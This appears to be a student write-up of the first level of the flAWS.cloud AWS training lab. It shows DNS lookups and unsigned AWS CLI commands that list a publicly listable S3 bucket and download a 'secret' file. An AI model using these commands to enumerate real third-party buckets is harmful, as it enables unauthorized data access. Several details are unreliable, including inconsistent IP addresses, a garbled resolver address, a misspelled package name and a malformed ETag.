PYTHON AND CLOUD SECURITY

PROJECT REPORT

Level 1 - Challenge statement:

This level is buckets of fun. See if you can find the first sub-domain.

My approach:

There is a hint saying that this level is buckets of fun and that we need to find the first sub-domain.

Based off this hint, we know that it will have something to do with S3 buckets (a common service in AWS. If you didn't know about S3 buckets then googling AWS buckets would also reveal them).

With anything to do with AWS, the documentation is the best place to start off. Googling AWS S3 CLI should get you to the CLI documentation for buckets (https://docs.aws.amazon.com/cli/latest/reference/s3/).

On the AWS documentation we can see the arguments and at the bottom is a list of all available commands for the s3 module, with links to learn more about each. We can also see that bucket URL structure exchanges http:// for s3://.

We can see that contents listed includes some hints and also a secret document which is a HTML page.

Copy the html document name and append it to the flaws.cloud url like so http://flaws.cloud/secret-dd02c7c.html

VULNERABILITY : EXPOSURE OF S3 PROJECT

Vulnerability:

bucket's listing access permission set to "Everyone"

# determine region
$ host flaws.cloud
$ host <IP>
# list bucket content
$ aws s3 ls s3://flaws.cloud/ --no-sign-request --region us-west-2
# get interesting file
$ aws s3 cp s3://flaws.cloud/secret-dd02c7c.html --no-sign-request --region us-west-2 secret-dd02c7c.html
$ cat secret-dd02c7c.html

STEPS TO REPRODUCE:

Level 1

- When hosting a site as an S3 bucket, the bucket name (flaws.cloud) must match the domain name (flaws.cloud).
- S3 buckets are a global name space, meaning two people cannot have buckets with the same name.
- you could create a bucket named apple.com and Apple would never be able host their main site via S3 hosting.

- You can determine the site is hosted as an S3 bucket by running a DNS lookup on the domain,
- dig +nocmd domainname any +multiline +noall +answer
- Go to A listed IP in the browser it should redirect it to https://aws.amazon.com/s3/
- It gives an indication that a bucket has been created by someone with the same name as the domain.
- nslookup on the IP Address will reveal the full domain address of the bucket.
- See nslookup 54.231.184.255
- All S3 buckets, when configured for web hosting, are given an AWS domain you can use to browse to it without setting up your own DNS. In this case, flaws.cloud can also be visited by going to http://flaws.cloud.s3-website-us-west-2.amazonaws.com/
- Use aws cli to interact with the bucket
    - pip install was-cli
- Region is also important to supply in the command
- aws s3 ls s3://flaws.cloud/ --no-sign-request --region us-west-2
- If you happened to not know the region, there are only a dozen regions to try. You could also use the GUI tool cyberduck to browse this bucket and it will figure out the region automatically.
- Note that according to the documentation there are only a limited number of regions. Hence bruteforcing this with the

table below could work. Moreover, the command works in this case without specifying the region.

- On AWS you can set up S3 buckets with all sorts of permissions and functionality including using them to host static files. A number of people accidentally open them up with permissions that are too loose. Just like how you shouldn't allow directory listings of web servers, you shouldn't allow bucket listings.
- By default, S3 buckets are private and secure when they are created. To allow it to be accessed as a web page, I had turn on "Static Website Hosting" and changed the bucket policy to allow everyone "s3:GetObject" privileges, which is fine if you plan to publicly host the bucket as a web page. But then to introduce the flaw, I changed the permissions to add "Everyone" to have "List" permissions.

VULNERABLE LINK :

The emphasized word *buckets* must refer to S3 buckets. And given that S3 buckets are able to host static websites on them - it's likely that flaw.cloud is hosted on s3.

Lets get the IP address (A Record) of flaws.cloud

```
nslookup flaws.cloud

> flaws.cloud
Server:         8.8.8.8
Address:        8.8.8.53
```

Non-authoritative answer:
Name: flaws.cloud
Address: 54.231.184.252

Now, lets do an reverse look-up on 54.231.184.251

> 54.231.184.251
Server: 8.8.8.8
Address: 8.8.8.#53

Non-authoritative answer:
251.184.231.54.in-addr.arpa name = s3-website-us-west-2.amazonaws.com.

Ok - confirmed. It's an s3 static website in the us-west-2 region. If you using a custom domain (e.g. flaws.cloud) for you S3 hosted static site, then the bucket name must match the domain name.

This tells us the bucket name is *flaws.cloud*

The URL format for S3 HTTP end points are as follows: s3-<region>.amazonaws.com/<bucketname>
So given the information we have, we can tell that the s3 end point for this bucket is: http://s3-us-west-2.amazonaws.com/flaws.cloud

Browse there, and you'll get an XML response referencing the following files within the bucket:

- hint1.html
- hint2.html
- hint3.html

- index.html
- robots.txt
- secret-dd02c7c.html

Obviously secret-dd02c7c.html looks juicy, lets browse there: http://s3-us-west-2.amazonaws.com/flaws.cloud/secret-dd02c7c.html

PROOF OF CONCEPT(POC):


IMAGES AND SCREENSHOTS:

```
~/w/3/f/level1 aws s3 ls flaws.cloud
2017-03-14 14:00:38       2575 hint1.html
2017-03-03 15:05:17       1707 hint2.html
2017-03-03 15:05:11       1101 hint3.html
2020-05-23 04:16:45       3162 index.html
2018-07-11 02:47:16      15979 logo.png
2017-02-27 12:59:28         46 robots.txt
2017-02-27 12:59:30       1051 secret-dd02c7c.html
```

```
~/w/3/f/level1 aws s3 cp s3://flaws.cloud/secret-dd02c7c.html .                                                    164ms
download: s3://flaws.cloud/secret-dd02c7c.html to ./secret-dd02c7c.html
~/w/3/f/level1 cat secret-dd02c7c.html                                                                             257ms
<html>
    <head>
        <title>flAWS</title>
        <META NAME="ROBOTS" CONTENT="NOINDEX, NOFOLLOW">
        <style>
            body { font-family: Andale Mono, monospace; }
            :not(center) > pre { background-color: #202020; padding: 4px; border-radius: 5px; border-color:#00d000;
            border-width: 1px; border-style: solid;}
        </style>
    </head>
<body
  text="#00d000"
  bgcolor="#000000"
  style="max-width:800px; margin-left:auto ;margin-right:auto"
  vlink="#00ff00" link="#00ff00">

<center>
<pre >
 _____ _       ___  _    _ _____
|  ___| |     / _ \| |  | /  ___|
| |_  | |    / /_\ \ |  | \ `--.
|  _| | |    |  _  | |/\| |`--. \
| |   | |____| | | \  /\  /\__/ /
\_|   \_____/\_| |_/\/  \/\____/
</pre>

<h1>Congrats! You found the secret file!</h1>
</center>


Level 2 is at <a href="http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud">http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud</a>~
```

This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>flaws.cloud</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>hint1.html</Key>
    <LastModified>2017-03-14T03:00:38.000Z</LastModified>
    <ETag>"f32e6fbab70a118cf4e2dc03fd71c59d"</ETag>
    <Size>2575</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>hint2.html</Key>
    <LastModified>2017-03-03T04:05:17.000Z</LastModified>
    <ETag>"565f14ec1dce259789eb919ead471ab9"</ETag>
    <Size>1707</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>hint3.html</Key>
    <LastModified>2017-03-03T04:05:11.000Z</LastModified>
    <ETag>"ffe5dc34663f83aedaffa512bec04989"</ETag>
    <Size>1101</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>index.html</Key>
    <LastModified>2020-05-22T18:16:45.000Z</LastModified>
    <ETag>"f0118bcce6aed3d3e7f839da3af7000e"</ETag>
    <Size>3162</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>logo.png</Key>
    <LastModified>2018-07-10T16:47:16.000Z</LastModified>
    <ETag>"6623bdd28180b0f583ef58379f94c2217"</ETag>
    <Size>15979</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>robots.txt</Key>
    <LastModified>2017-02-27T01:59:28.000Z</LastModified>
    <ETag>"9e6836f2de6d6e6691c78a1902bf9156"</ETag>
    <Size>46</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>secret-dd02c7c.html</Key>
    <LastModified>2017-02-27T01:59:30.000Z</LastModified>
    <ETag>"c5e83d744b4736664ac8375d4464ed4c"</ETag>
    <Size>1051</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
</ListBucketResult>
```

CREATED BY,

HARIDHA R.